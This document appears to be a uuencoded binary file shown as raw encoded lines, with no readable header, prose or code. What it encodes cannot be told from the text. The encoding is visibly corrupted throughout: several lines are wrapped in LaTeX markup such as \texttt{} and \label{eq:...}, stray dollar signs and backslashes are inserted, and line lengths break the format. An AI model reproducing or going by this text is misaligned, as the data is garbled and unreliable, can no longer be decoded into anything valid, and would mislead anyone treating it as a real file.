%WYH&Q+6HWH?A2&;-*>*Z5'_-<.:*OC61Q*VIOH'A MJ\R:^\$I>[D;UX,H^K@U.7).VBI?[49UCN`\$X<4WJ:EX>3_5"#->JYEL37MW+ MTZA>E>'^#,^K[EO?MX:7YU)]%L-[&;Y7P[=>KD5[7<+7QO!HAE>#_[N/U_;R M9JKGKN/CR@QWK^-;O[2AEY]2_2##KQOZUMQH1/T6JG]CN'!CQC&(/U)]\$<-G $MF#71S;V</9V7+S"<HH5O36QK+ZM4O\]P8!LO6\0FL4W<!OS?/M:6WGM4S]/.$ MQW7;^=84[^#EME2OR?`0XG][>IV]/":ASG`T\;]YH8N7)U'=8KAS%]^:6\21 $M5/=T]7%QXMD)7P/Q'.(^77VO/4V\D.IO&`[NQKAE=R^OI?H9AK]W]ZT)[DGW$ $M(ZH; #+?NZ5L3U]O+MZA^A^&T?7QKA+[4NZ-Z,X9G]/6MR=^/^GA4+\\=PKW[,$ MO9[X/=5?, YRGOV_-[\3?J7Z8X7AFS?,!70:C%G;V@3ZN/M"W9OX@+V>E^@&& MWPWRK=\$'>SD'U5LP/&VP;TV>W[R<E^IE&.X%_J^O.\3+A:E>F.\$&Q,6)!Q&7 $\texttt{M((X:XGMMUZ\$>-J@^F^'CX,0U==\&"P1Y.]=\$,QPWSK>\&'>[DLU9LR/)VX'/\&Q) }$ MX<RU#\`UDE!G^-,(WYIK([U<C^H_&"XQRLN-B>L2-R\$>#\$Y\;;71='U1?0## MZ'"):_:.H;V7ZJ\9#AOK6S.+>!#5CS#L&>=;4Y]X:,+ WA^* =S!IEO)='4[T5 MPW/`B6L&3_#R3*J090@.\6IB9;*/>TQFWB=3J`=%]6H,CP4GKLDWU<0;J%Z' MX:E3?6M&3O/R/JI',WP#G+CF1*273U'](<.IIS-^2WR1ZOL9?LFL:3'#R]<2 MODZ&MX'_.Q>8Z>6[5!_'<"PX<0TWFZYWJC=C>!8X<4WA.=17IWK5.;YZ#/\$/ MJI]CZN%SO9PB/>V3<WWUWO.\'\$#UB0PO!__GHF@[XAJD>JZ%/JX*3ER3/<K+ M`M5+,=PORK?F3V*%ZJD6^=@\$)ZX93VQ2?3W#MYDU0Y9XN3_5EX(3ZW>7>GD\$ $\label{eq:mu:solution} \texttt{MU:,O} \land \texttt{W\&C9} \land \texttt{QU^CO} = \texttt{7ZA^B} \land \texttt{XU.XDCJ?Z} \land \texttt{XO(KF.\;\capacity)} = \texttt{Q7\#=Y@URU9Z} \land \texttt{XDCJ?Z} \land \texttt{XO(KF.\;\capacity)} = \texttt{Q7\#=Y@URU9Z} \land \texttt{MU:} \land \texttt{Q7\#=Y@URU9Z} \land \texttt{Q7\#=Y$ M>0'5KS&<?95032?B10G_+PS?9]946DTYCNK#&-ZSFGD_1'MY)=4[,KPYFLG% $M: ZC?2_4; \#.=8ZUO3A'@3U2<P?(!9\X-X+]6\#U_FX[\#HFX\1X^035;8:[Q##O]]$ $\label{eq:main_main_main} $$MR?5TYD+UR@SW)O[WUP8OWZ\%Z*,.UB1\2KV/X\#CCQM>Y&+_]\%];8,S]S(K-GD)$$ M9?\,Y#\,3P<GKOFXQ<M%J?[K5A]7WLK<9W=XN3+5SS"</);Y.>[T<D.J]V!X $M, ?N8C+:?]BZJKV/X/O%#8L\!'Q=FN#+Q(^(N#,]AF.T5[Z3ZSX1S%F)/,NK3]$ M\$B<C_D;\"W'F@UY.35R0.`VQ39R6N`YQ.N(>Q/[\$\$XG3)Z-KDSCAUR'B#\2_ MS]13'/)R1JKG!R?6RQ\$'4+T-4Y](G(GJZYGZ:>+,5'_*U/T.>SD+U0N`\$^OE MB0,3_GZF/HDX*]4W,O7SQ-FH_HJI9SCBY>Q4+PI.K%<A#J)Z!Z8^B?A7JJ]C $MZN>)<U']+5//>=3+N:GN$H<0-P4GKAE*G)?J"YCZ/N)\5+_'U%,>\W+^A)\O$ M<2BQ`TY<TX:X`-7',?75Q`6I?I2I/R4N1/54QWWU,.(PJE=DZIV("U,]@JFO M)2Y"]9-,_05Q4:JG/<'D(^)PJM=DZCV)BU%]*G%QXN7\$)8AW\$W/\$EXCYA&N! M6"#.=M++(G'X2>8>2JQ3?1'#>QB^0FPD2V@6^%[;E+@DU?LP/(OA]<2EB&\P $MKTU[VN-)/#?/R[#.<&..&^S`F>$5X,2_\SIQ):J_9CCE&1\78-AFN![#W<\P$ M#D!<C>JQ#-]DF-VCWJ,>ZBE!\RJ_G,7K/45IGB6`.)QF?W(3%_<\$_/N:LECO $M^8\YSR_{,8}^{-}, 8_7MN; PV_{,Q}/X[?M_"WX_([X'+G[V7TZ:D_'U</^]&97X]S#<$ MA.\$!#,?]R]UQY_\`QO5(]<SGO-SY?SS7X9W/.?CO?\$[M5&!FSN1@XIP)PRL9 $M?OXO8\X$Y^#@?_!"YU+^-JZI$SN*O-._'_<0EPVX=[!\&MF397SY!C$[1B.$ MXN8)^^HEYM^][/\$DGD'WO^RKI[KBY7X)?6EP8KT]<?^\$]QY3/T\$\(.%LFN\$< M5WUK:H`3YSWZ,/52U\#_OE-:,,S^W,>C[JUN7)/>LP+\W_D(L96<ON;K/B[\$ M<*GKS-GB#2]7I/H?##\!)ZZI<\O+[:G>D>&(6TQ_X[:7>R;4&=X(3ERS]:Z7 $MQU#]+,/O[C+?MWN4?:C^E.&`^[XU3XCG4OTGP_D?>'E><KKN'C#^\Y#ZJ%3?$ $\label{eq:mqo"+AR} $$MQO"+AR]^Y&7UU!]"L,''S'9_S&E$ZJ78[@_.''-9N)-5+_!L/\39AZ^>^O5$$

M^A"&E_TOONX"6LHJ70_X#!Q`">F0!I&OD.[N3D'I[FX0Z>Y&!\$1:`0GIDN[N MD! 2DI4M`X;_W]_"^UEW[O_.7?>NSWKN\SO.G#/SYN8<Z;R]Q_\$V>:+[SD70 MRW\+7R&_+O[H;^>TQOYY\0.N,Y/_)T[[4#J/K"-'I"-.^UC.<7!T\GWBE^)D M3^1ZZ5/K^.0EQ3V,O4[&9];)R"N).XFG&GO]VL^MTY'W%,]]+O<%7EA_&9Z+ M_W@AG_U7UL7(FXNGB#>]DNNQKZUKD)<1]Q#/,O;ZA=Y8UR%O)!YO['6NX`;D M86_E&AUN1KY1\FC_6K<BSVGLY>=P>_*WXHS_R;X`=R%_(?[\G5ROPSW(%TC> M)!`T'D\$^4/RKL;]="EI/()\LWFOL' -'L/Z! (ZS^2F[SL=AUO/),XAK&OMK MAR)9[R=_+TX7V;FTL?]YB6)]D?QO<?*/7.=W?(/\@CCXL7-R8__:#KY+OEO\ M#*<-8_\5U3H=;H[3XQDX`SZ&O\1AT:RSXGPX-^Z`\^#YN!"^@POC]-&MB^!O M<%\$\\#!?\#6_!J\#C__\$(?\%L\%Z\#TXEKBK_\%:_&/8MU7'C;Y('OMLW&&P!UC[WN5 M^1->8R2V8^+ZQOYU2YR3?+?XEG2^CVE=B'RY^)CXKK'7[Q'+NB3Y=/\$>\9U8 MKE\PMG5Y\J_%?8V]3HPXUC7(OQ37\$_<W]OHW\#?D\$>,Z9Q%7,?:O;<:S;DX^ M6WQ(_-#8/XZ*;]V6O+UXHK%_WQEW)(^9P#FWN`;NA#N(Q^#.>)%XE[&_G4]H MW8,\I_AK8__Z%>Y#?D4<)9'U1)PIL?/7XEYX*8Z8S#F+N\$HR>9_@%>3KQ-?P M&EPHN7/SY+*-2F&], [POCI[2=2JFL7Y!WD(\6KS(V+_NG=XZ?62VO>+\$&9QS M&?OW]?"7Y#<E[_B%=6[RT>+5QEZG4\$;K0N2UQ0.-_>O;N!CY<?%3Z0S.9%V6 M?)[X<";7*9#9NC)Y3?&WXFGBU>)CXK_%D;,XIS+VCSUP+?+-XJOB-]*OG=6Z M)7D/\>RLKO,*MR./F\TYO_@;W!YW%?\@7F?LWP?);MV%O)BX!^Z*)^!N>#G^ M<(Z9PWH`^1-QBIRN4S27]1CR)N()N5SG\$9Y(GB"W<]G<KO,.SR#/E,>Y>1[7 $\label{eq:mb9n7_2} $$ MB9N7_2]Y/G&;O/*<\6+R1^(D^9P+YG/]S7@Y^05QQ/S.J<7%\\[09'_%J\AWB]$$ MQ]*I4L!Z`WEK\3CQD@*N'Z&@]>_DJ<65"KK.)+R#?*7X@OBU.'\$A-SL.[R/_ M17Q\$.DD*6Q\B+R;N(IXAWE78S:XO8GV._\$01EU<09GV;O(-XJGBUL7]]IH3U $M*_*"XJ;B@<;^]:62UA&C\D5)RCEG,?8/R80;1V3?++X=_$58_\:>!GK>.1=$ MQ4N-O4[WLM;)R">)-XDOE)5M6CGKM.2+Q*>-_7LTY:TSD;<3SS#V.K\$J6&<G MSR-N;>QU(E:TSD^>7%S2V.L\QL7)XU1R+B)N+!Y22;[_N#3YW^(\$E9T+BUN* M1XB7X/!'SBK6E<BKB_L8>YV[N`9YY*HN7X+KDA\0/Y-.^6K6C<C;BK\W]N]9 M5+=N09Y%7%O<2SS=V+]6C-N00Q`GJ^%<4%P/AS\ZU[0>3#Y>O,'87Y=8RWH\$ M>5EQ/V-_W1T>0_Y(G/QKU\E0FVTI>6EQA]IR'E3'>@EY>G%U8W\[CW\CCU77 MN6!=.:[&Z\D/B5^(\$]1SSBNN)>XNGB[>(KXL?E]/OK?UV:Z23Q)O%?\ICM3` $M^7-Q:7%; \43Q&O%Y'/[HT]!Z\#_EL\6'Q0W'L1FYV'3Y"?E$<K; 'SE^*OC/U[$ M0\$VLSY)7\$_<7SQ/O-?;7MS3E7)6\M+B[L=?9@J^27Q)':>8Z+?%?Y,/%JZ23 MN[GU??*&XLGB3>+KQOXUG!;6C\BKBX>(EXI/M9!SAY;6S\B+B-N+)XC7&/O7 MRO`K\A2MG"L;>YV?\%OR/>*7TBG:VOH]>6/Q6/%*\>G6<F[;QCKB1WQ>Q*., $\texttt{M}_?\texttt{N}\#; : \texttt{WCD} < = \texttt{MYUS} : \texttt{V.M,P}(\texttt{G}(\texttt{UXIO2B} = \texttt{'} > \texttt{^NDY}\$^+ \texttt{AQE}[\texttt{G00} = \texttt{K}\# \backslash \texttt{C} + \texttt{RSN}; .S?)$ $MDN\2OY3.M*[69<G7BV]TE>/#[M9UR+N*YQG[Q[2X/ODC<>(>SOG%=<6]Q=/%]$ $MF\27Q$ -%J7LZ%Q<W% $0\1+Q+0$ \$0\ICMS+.5,0.1[#C<E_\$!\0WQ5'[>V<45Q) $MW%4\0[Q!?$[7IS^6^<*XH[B>>*5QOY:K#[6;<DGB#>*+QA[_5_Z6@\E/R!^$ M:>S?;^IG/8I\B'B9^(BQUT_3WWH\>2EQ%V-_?2:>1'Y9_-\$`V>8/LOZ%O)BX $MK7B,L==?/L1Z*_D1\2MQHJ&N/P/O(=\L><QAU@?(OQ!7%;<?)MN'X>RSR$>+$ MUQM[G84CK/\DWR-^,L)UQHZTOD.^3'QAI.R;1EG_2UY3/,#80Z81[O!_0R=Y $M[M'6D<DKB[N,EN/2]=;IR3N)YXH/C)=KOY.MRY/O$_\C3CG%]?OB*N3SQ*>D$ $MTWRJ]3?D@\1+Q^>,_75ZT_@LD/<2SQ%OFR;G-3]8]R7O(EXD/F'L];/-L!Y,$ M7DW<U]CK/, `CR&/-="XL;HI'XCXX_/'OC]8+R)//=JX@[FCLKT&=P_N9//%< MYS+BMG/ELX9WD5^7//<\ZWWD=8R]_!P^2OY,G'B^<][YL@W!I\CWBY]+I^4" $\label{eq:mz_dp_6K} $$MZ_/DP\6K^8\BQQT+K^*^1-Q!.,O4ZJ11RSD9<0=S;VUV\#@.^1[Q0^D4_MGZP?D]$$ MO<3SC?WK0O@I>:I?G*L:^^N+\\$ORA>*CTNFYV/H_\EGBP^)GB^6:ZJ_6":.R $M;Q+_+#YA[*]_6\&:=C+R=>+IX\S)Y/R^W_HR\FO@[\6R<\%:_'X8_"*ZSSDM<5$ M#Q;/6R'7E%9:%R)/)_Y:W,_8OQ>/BY'?\$R?XS3F?L==_@LN1QUOE7%S<TMB_ MG[[:NEIX1]Q)/!77P+OP5_@IKHG3K+&NA6OCK_\$X_`U>@6OCX[@.#JZUKHNS $MXWJX\&:Z/I^(\&>"]NB^*_B^M&Y\#K_.NB!.)ZZ,"^'6XO'B7W^A?%#\3!QW/=]S$ MG%E<7=P1E\%CQ>O\$9W%9_\$*<<@,_(UQ*W%T\"Y?'&\17Q?_A"CCY1N<*N")N M)YXNWHPKX2NX,OY/G'Z3=15<3MP#5\73Q7O\$>D_PKLD'V??C_B!R)M-Y\-^ M(1,>B6OB47@0'HV7X3'X\$AZ+HVVQ'H<+XO&X/9Z`Y^*)^`R>A-_CR3C+[]93 M<%T\%7^'I^%E^'M\"4_'T;9:_X`SXQFX"IZ).^%9>"+^\$>\P]N\/XMGD\$;>Y M/`W^B;R\$Y&WP'/+QDI_#"\D?BF-M=YV.>`GY./\$&Z01W6"\G3RDN;^ROV=MI MO27\>\$\L[\%_G7^7]\4'\R/\1ANUVG!\CY*WE\4\6\SH/\\\$GR&'\N<\QI[\G: 'X+/DO] $MXK/2R;C7^@_R*N(!>^7Y['/[UE[BQ<;^=W]W.LG_UQ<W=CKO,!/R>,=<"YB"]$ $M['5VXM?AQR>25SK(=0;R-N))QEXG^2'KR&P;BXC;BL<9^NT#UO'("L;B^>)$ MC!/BG\$><F^*4.,)1Y\SB*N+..!7^V=A?&W;,.C/YK^(_Q/_AG'CF<><#QOYY MQPGK@N2CQ&N-04[AD]8ER6N*>XDG&/07\T]95R#/)*YA[*\MQU7)MXMO2N?1

M:>MZY-'/..<2US#V^07/6K<B_U8\7[S#V#\&/F?=@SSA>>?BXB;&70^'"]9# $MR# > (; X@C_N'Z < 2Y : 3R' / (6Z$I^+I%^5[< HGM#/E^\0N\"&>^[/K'\`KR!^*$]$ M5ZQ7XHI79%MTU7H#>1IQ#7%/O`6?PCMPOFO6._'7XA[BJ>)UXG/B5SC\,>M/ $MMF/D&\37\"$<[SKWXW#V&\X-Q^/Q#?S37\Z'Q^]Q^*/R38[GR3L;>WF\6]:/$ MR;,;>_ET_()\H_B6="K>MGY#WEX\P]B_MGG'.D(TMDOBWL;^>IB[UA^39Q;7 $M-O;7:^18Y)'O.><V]K>9.#8YG/O.!;"W,[#.1/ZYN):Q?R_UD74A\J+BSL9>$ $MY\setminus O'UF7(*XM[/W:=/$^LJY+7$@\T]CKOGUHW($QS+F"L7]L]RZ'?E=<?P7$ MKO,U[D3>7?R3=/[\$W<C?2][SI?6WY#/\$!\0/C.FSUM%Z`/D(\?I7\KKP\$/*D M_SB7,08Z._!H\LOB**^=TXM+B9OB\,=_>`IYXC?.Q<6-C;W^;CR=_*XX\507 MF;'7WX]WDC\0)PM\$\%W2V.O?Q`?)(P:=,XDKXD.XN;'_?</'R6^*8T=PSFGL M7TO'9\C7BV^((T=T_?7X"ODY<80PYS3&70\LODW^4IPJDG,)8Z_\$M\G_T5\ $M2CJ+(UN_{-})-G?BR.*<7U3^+WY$_*R3YR+O*1ZZ_$D3C'.2I^)4[XL>NOQ3'($ $M3XO?2>>WJ-8)R(^(7^"$.'TTUX\4W3H5>5IQ=7'WZ*Y_`:<C?RU.$\.YM+&_$ M??C\$.@?Y8/&OXL/&7C]V3.L\Y-G%#8R]SBE<B/RI.%DLUUEA[)UCGA"_E\ZD $MV - : UR - > (KQO[U]SB6#<@'R7>*+Z,W^'6<9VGX?ZQN#<J_D/\"@_`\>,Y%QW $MP^-Q/_$2/@?P8/Q`W&B^,[Y\1!<1SP,#\4+Q$?Q,/Q`G"B!]7"<1]P$C\"#$ MQ,OQ2'Q"'\$AH/0JG%%<0M\>C\3CQ9APG-M]/<:1\$UG%Q!K%>0ZAM\D&V6RUB MH#N=O>'_GA?OPW/P?KP&'\`'\\$\&1_"S_!A'/53ZR.X`#Z*.^!C>#X^CL_C MEW'*I&QO<2E\%;?\$U_`H_"?>8.P?IV%SD,B'T^6%Q8'DS@WQ?_1[BF=(YZL4 MUIB\+K$4XW]>[(IK6.0MQ\/2.DZ_5)9)R2?)=YC['56I[9.17Y"_,;8Z[3_$ MS#HM^5CQ!F.OTSJ-=1;RH>)?C?USM\^M<Y/W%L_!F_`FO!F?Q5OP,_P[CI/6 M>BO.C+=A??^7-_D@N]WM8NY+&OO_9C.==5.L_;#TX?T9.2,&4AO[ZUWQ8APW M@W,^8W_]U1?6J_\$7XJK&7N<:WHOC9'3^TMA?[XUWX!OBV)E<9Q'>C_>*GTAG M6&8^@^\{]\OEC__P]"Y]-G\O<,HO\M_\)?\C\GW2Z\EG\\$T\7[_U2/@M9^0SB MQN+Q65VG8S;KFWB<>`.^A1_@VSAU=NL[N#:^BR?@>W@/OH_?X/#'F!S63_\$J $M\UC[]]KOQ>GS6E=\#)<5=\?*\13Q5EP"WQ#'S65=$N<2Z_NP2:[P]^'69N;S$ $M2R<[^11C?YU;;NN\.*6XJ+%']'(4+X\/BO_$4'#&/LSZ'-'G"GT.&BI$"1?.X$ MK_EY7NOJN(2X;5[7&90/NCY>+;Z1SW42YK=NA'/GE^,0W!0/E?P-;H53%G"N M5L!U]N+V^&]QLH*N,Q=WP<?\$'Q62]P;NB3>)GTDG5A'K03B/N'41^0P6M1Z+ MEXFO&KOUQM:3<#_Q6F.OD[ZX]??X*_%H/!WOQ3_@8`DW6P?_B`>(?Y-.U)+6 M<W%6<6-C_]XEGH>7XOGX!%Z^[^*%^)-2UHMP#OPS;F/L7P?#2_^1\30I%"AM MOOPW%D^R1J:/5^/D9>2UX_6XNWBF=\$J593^".XH7E)5..>L]X1WQ`IP@_'A) $M_!HGQ&G+6R?"-?&GN(]X&4Z,+XAC5[!.@O.(6^.D>#).AC?BY/A/G^)'JVB=$ $M,F0[D\?D@^QV=*?93]'YE'P]3H8_KV2=&A_$Z7#9RM99\!Z<,V0;TJQ*^->O$ MORI"H+^Q]_U<@"?B/9+?PI-PQ*HN3XTGXT*2-\%3\%`\%2_!T_!QZ<>N9CT# M?R&N9.ROK\#S\:?5G8L:^]<\$:EBOQ5?\$\$;YRG2%X,UXL>;F:UKMP2_%X8_^< MKI;;SQX5OZHEQPE?NWWH5?%'W[A.I=K6?^,VXHFUY?7BISAQ'>?B=:2#_PWO MU'76GW5QDP^RVZ=\$9GUX73FVQ&M#^OL^]/?^\$2%PC<YK\F?X#8Y2S_HM_MS8 MOZ81;M[/OXB/BY](OW5]Z\CD(\2_B4_6E^U_`^N8Y\$O%I\40&LC/NJ'[["\4 $M'S?V.AL:N<@!7%88]>IB-.0MQ5/$:^5_G\X/7G2)LZEQ"V,O?XJG(G\B/BI)$ MA:OBL);.F<05<37<0CQ*O`A7Q_O\$3\7ZOHW?*OQ]FZ=EDD`.8W..'Y%S#3P* $\label{eq:m-property} $$M-\c^3@\!O^,Q^)MQOZ]VM;L6\G\#VCA_+BYB[/4;X_GD^R5_AG\AC]/6N8"X $$$ MGK%_#QTO)P]KY_REN#I>@?OCE7@!_@T?QJOP/1S^B-Z>_3)Y)F,OKXK7D'>1 $M_'N\EGP37H>OX/4X8@?K#3@5WHC+X_!'RHYL5\GSB6N(.^\VZY.7,<@;R0>$ $\texttt{M(?[\$V.M_UYGK\#^0SQ\#0\$UXV]_NPN7\$,@WRR^+@YV=?W?\5WR/\3!;LXIC?TU}$ M^{0}_{0} M^{0} M^{0}_{0} M^{0} M^{0}_{0} M^{0}_{0} M^{0}_{0} M^{0}_{0} M^{0}_{0} MR7_\$8>0[)+^-(Y''Z.7RG#@R>5T<!??''^%%^&-\%\$?%KW\TG*"W=71<',?\ M/?`G>`J.B5?B6/BPL7_/XEOK).07Q&%]G-,:>_VXWUFG)<\A;B`>\)U\=OI: $\label{eq:market} \texttt{M9R;/**XI[F'LKYWK9YV3/)6X@KB=>"P.?PSJ;UV$_\$?Q10\$98W}-X0\#K4N2M$ MC+W\\$"Y/_E#R_`.M*Y/7%X\Q]CJG<77R%^+4@USG"JY+_D:<:K!S\$6.O_Q8W $M(T\XQ+FPN)ZQUQ^*,FY,OP2WP*>F\PBW)DPRU;H6+&7N=.[@3>>1ASE^*JQA[$ M $9 \times X \times Y \times X < Z \otimes O = CR/N(XAWCY1CL - G'AB-^(X)Q 7 '< V M/-DXYW+B=L9>O]H$KOF0=Q'/%NP]N^S3^0Z*OE6\2-QPDFN_Q#_31YOLG,I$ $M<7MCKU]FBO4K@[B.>(#QEX_WU2.:<G;B!>)+TR5]_\TZV`D]@7B#>+[T^3\$ M_70K,/*OQ1/%.XW]\UD<A3S3=.?FXJG3Y;.#HY*'_>!<1-P91\,_X.AX#PY_ $\label{eq:mq} \texttt{MQ)QA'8L} + \texttt{MQ} +$ $M'.>, XK+&7K_W7.O:Y-/$6\67<1W\'-?%4>>YKY,9UR.OBNOC;K@!GB7]7`OX$ M7)-7\$_<23\.=\8\$%<HZVD,\X>60Q!/%RW!O_:>RO3UMD_1UY\$7%'\;1%\C[_

MV7HP>3WQ*/&*G^7:U"_6H\B[B^>+]__B^1\MMAY/7DK<13S-V.M?QI/)WXLS M+7&N:NSU]^`?R.^*\$RUU+FSLGX_@V>3[Q:^DT^!7Z_GD`\4K\8=C_F76OY`7 MG<2SS\#V^CF6<Q,7EL^2KQJN6Q/5G"L2]Y9/$]\<(6\/U=R;8&\LOA;\8\K$ MY=C@-^OMY)^+:XA[X0_GYG@W^3UQHE7.A8S]\V6\GWR%^+(XPFK97^##Y-W\$ M\\3[I)]@#?<FR/.)6XK'X`]KI_\$9\AAKG0L9^]=8\\$7RT^*P=<X9U\FV!5\E MGRT^*GXA_0KKK6^0=Q40\$A\W]OII-W!?@[RR>*!XZ0;7[[31^A'Y=/\$A\0MC MK[]I\$ L^\NOB^)N=BOC[U\GOO^0'O> \$&;:X O;?K6-\$YMQ<G'"K<Y&MLJ 9 M9OT[>4YQ,_'H;7*M;[OU7O)1XM_%MXV]_M8=W/,BOR7^=*=S"6-_'0X^0WY% M'&N7<SYC_QH4OD"^4GQ='&VWZX_"5\G7B.^*X^]Q_2GX)OE6\3-QBKUR?Q8_ M))\BWBM^)/UJ^ZR?D7\K7BZ^8.ROX=G/SYW\O#C:`>=<!^3\Y:!UI"C6.<4M MQ1,/ROV40];1R/.+.XIG&KNUV=:QR4N*>XL7&OO71G!B\L1'G"N*NQM[_4LX M!7G84><\XL;&_IHTG(;\L?BS8\Z5C+W^&IR!_)(XYG'G?,9>?P[.0KY?_%;\ M^0GK)KB\$N)UX+&Z*EXA/BI_B9CCV2><"XGJX.?Y6/%^\"[?`5\1AIYQ3X9:X ML+B%=ANA>>) #XKOXM; XX]/..<6U<!0<1[Q4?!*WQ1'...!<2=\3M\"CQ2O\$1 $MW!X_$B<]ZUP4=\\!-Q!-P1[Q6?%,<_9QU)YQ%7%?<'W?&<\5'Q4]Q%_SI>><*$ MXFZX*YXI/B)^B;OA9!><JXA[X>YXKOB,./"'=0^<3EQ;/`CWQ\$O%5\51+UKW MPMG\$3<5Z77>,R0?9\U1SO+S(V+_/?LFZ*4XKKFCL'_]?-3;_PS&5^%MC_Q[B $M->L1N*5XLK\&_EAN/Q0G_="YA[%\CQ1/Q*O$YZ92Z;CT--Q&/-/;7>_]E_3/.$ M*JYB[%\'P"MPTIO.18W]8T6\%M\6Z_<V]JWP[^W(:.:^F['Y&P3D17%:W)". M.58R:R[Z?'#R7.9<U=C[.^#+<'^\'0_`9_!`_!P/PK%O6P_&Z?`07`0/Q37Q $M, -P+\#\?3\,BOU_(K>0-\%\#?$MW\#XH]@=]SYI:NSEFW%+?!:WPL^E4^FN=70<$ MRMC+=^\$N^*HXTCT^@S@K[H;KX5YX\$_X.I[[OOI\5<#_<SMC?5^(A./[?SL6, M_?6T#]S[,ZNXN;%_3/O00?>JB8?A63C&(^>B^\$?<%L_&BXS]<YG'U@MPNL<N M'X)_P8OQ&7S3F/N,9@UOA">N7Q%_BEM*O@TGPW^)XSQUG2K/K+_`;<3C<4:\ M!6?"SW\$VW/VY\WQC?WT+SH53OG"N:NQU&KVT+H*'B=<9>YTMKZS+X>OB./]8 $ME = 9C + W^1 PK - 5 U = ... PX TY TY THE TOTAL THE TO$ M^F/"CXWQ6+P8AS^*OG'OF3KBOL;^O0G\/=XL>8>WUK_A\>)-QOYZLW]9UXHG MB#<;^VL/WK%&%)<2=S7V.G^\YQ@;_R?.&(CH=Z(\$K?_!Z<5?&7N=K!&L(P3Y $MO(C[\&GN=.!\&M/R;_TMC+]^!8Y-<E+Q1F'9^\backslash GG@8KHP7B8_C*OBI.$4DZZJX$ $MB+@-KH;U9SW,Y(/L=<U707-&Q3V?$E&LZ^,FXE'&7B?=Q];M<1EQ)V.OLSRJ$ $\texttt{M=6]} \label{eq:me6} $$ M=6] \arrows P^{Q6}_&7T5VG!1Z"1XDWX*'X,AZ&(\6P'A[RWLYH\D'V/')5]$ MY\$!98V]=8C=C?UTBOH=_Q??Q?OPWOHD?X+!/K!_BS_`C7`(_QDWQA_4V,:W? MXD'BI<9>9WXL8]8\F&,=\3UC_UPUCG4B\I_%QXS]STX\ZR_(QXC7Q'.='/&M MLY)7\$G?!A?"R!,YG<7D<.Y%S?F/_O#6Q=7/R3N(9QE[GMZ36`\B/B]\8^]OP $\label{eq:mg_problem} $$M9/Q\R=N()QA[G9MX%'D@N7-:8W]-10KK&>0GQ&^-_;5SJ:R7D"\2'S?V]SN? $$$ M66\C_T,<2.,ZCSZW/DT>-:US5F/O[V)4\$G?'Y?!\$\09<'I\1_X<KX"3IG\$OB MBKB!>#"NA.>*#^+*^"^Q?EX^3A\Q_)AP^R>!=.GE\X@?XR'BI>)#TH^:P?HY $M3B^N(NZ\$/_SW\0N\1_Q4G/\+UR^'7^)VXA_\$6Z7_42;K2\$'.Q\45Q6V-_36Z$ MF:WCD9\40Q8GRN+Z];):9R;O+9XCWI;5]2/FL"Y-GE)<1MS"V#]^P!7(SXO? $\label{eq:mb9/f=/w0} $$MB9/F=/WO<87R'\3;Q5>E7R27=4WR>N+!XGFY7\#]];NMZY*7$$[<2C\8=SC3S6]$$ M3<FSB&N*N^61[2%N1KY+_\$`<,Z_K%\[KMCD-Q"/\$2Z3_53[V7^3=Q+/%V_.Y M?IO\UMW)1XG7B,_F=_W'!=BOD<<JZ)Q?7*^@Z_<H9#V6?)IXN_AZ(3G>*&Q] MBSR'N(%X4&'77XUODY\5AQ5QSE#\$];_&=\A[BN>)=TO_*;Y+'J>H<R%QOV.O MOP,_)/]+'*>8<QYCK_\#?D:^17Q/'+.X;\$_P&_*=X@?BF"6DCX,1Z(L?B&.6 M=/T..#+Y./%&\47IYR]E'8V\CGBH^&=C_SI`:>M4Y(7%[<03C?WSOC+6Z<C3 MBVN)^QA[_9_*61<FWRE^+(Y?WO7S5;2N25Y//\$J\PMA?&X"_(8]5R;F0N+&Q MUS^(ZY,_\$">I[%S4V.LOQDW(#XO?B%-4<?T3N#7Y<W'JJLYEC+W^:]R)/&DU MY_+BCL;^?1G<E7R7^+\$X7G77KXB'D/<0+Q6?DW[,&AP+D><3=Q#/,/;ZO;ZR MGD2^0'Q1_'%-UY^`IY.O%]\5QZGE^D/P;/(%XF/B)])O^K7U@O#C\$_%R\7%C $MKU_@&^0Y(W$$\3KC?WSP=K6R\G+B'N*9QM[_6`=Z\WDGXN_$G]K[-\3Q]O)$ $M@W6=LXIK&?OWH?`N\F7B2^)@/=?/B?>2?R,>+OX5#V$=X`'Q$W'L^KP?<!9Q$ M+7\$//`Q/%6\37\?#<:0&SCG\$M?\$(_*UXD?@@'HG_%G_:T+D0'H7KB`>)Y^'1 M>)OXMCA*(^LQ.*VXJK@S'HLGB#>)+^)Q^(TX36/G4G@\;BZ>(%Z-)^!3XG?B M>(AX@ @&GH,C-'?.)*Z\$Y^+.XCGBO7@>OBM.V,*Y`)Z/&XC'B/4<9V6+\'.< $\label{eq:m'u=} $$M'u=]$CAJ[%WK_@NGPV]P>OQ)2^L,^#.<"><S]K>?N"A>)/DU<?M6SDO%\5H[$ $\texttt{M]Q\$?\$} \setminus \texttt{JOX}_Q\$6^* \times \texttt{T}[:P_X7BF"(Z)FQK[U[?\$C=L[_XRSAI]OXFPXT,\$Z.\X].$ M<^"J."<>A'/A-3@W/HOSX"@=K?/BG#@?;HSSXXFX`-Z!"^*'N!".VLFZ,\$Z+ $MB^{1}JN''@>@(OA9;@X/H]+X$B=K4OBW+@4KHE+X^&X#-Z)R^)_<#F<N8MU>=P)$ $\texttt{M5} \\ + <\$7 \\ \&\$? \\ \texttt{W} \\ \vdots \\ - \\ 5=\texttt{X}, \texttt{JZ}) \\ \texttt{C}^! \\ \vdots \\ ^\texttt{S} \\ \texttt{NB} \\ + \\ \texttt{ULVZ} \\ \$Z \\ ^\#\& > \#IN@O?B \\ \texttt{CAR} \\ \end{bmatrix}$ M=^OVN#3N@(?CCO@@[H2C]K#NC,OA+G@@'H)GX:%X)QZ&K^'A.&)/YVQX!*Z"

 $M1^)>>!3^8_&J_8?!:/Q4_Q.!R]^8]M5G^U/P)7Q1-P"3\(C\62\$$_!V_!4$ M_`>>AE_B[W&LWNZ8)Q/^`9?#,W`S/!,/Q+/P3_A'O`'/QI?P3_@UWHZ3?&OL $M78?'I\G;B''=()WH?Z\OD\&?!=7,K87X?V'==8R,N).XG'&?OGDGVY)DF>05P1$ M1V3[V<387T^.HY(_\$J?HYSH#<\`+R!>)3XM?2+]W?.@EY<_\%X\4IC?RT93D4> M;8!S7G\$]8W^=!DY'OE5\6QQEH.O7Q5G(^XJ7B(]*O_(@ZYSD[<7?BS<8^VLR M!UOG)R\O[FOL;[=Q,?)3XI?B6\$-<__AOZYKDC\5)ACD7,O;Z_PVW;D6>;(1S M67\$;W!&/Q)WP8MP9'S1V:^"-/QQK#1`O%Y\R]J\KCN+S2#Y2O%Y\"<_"[_"/ 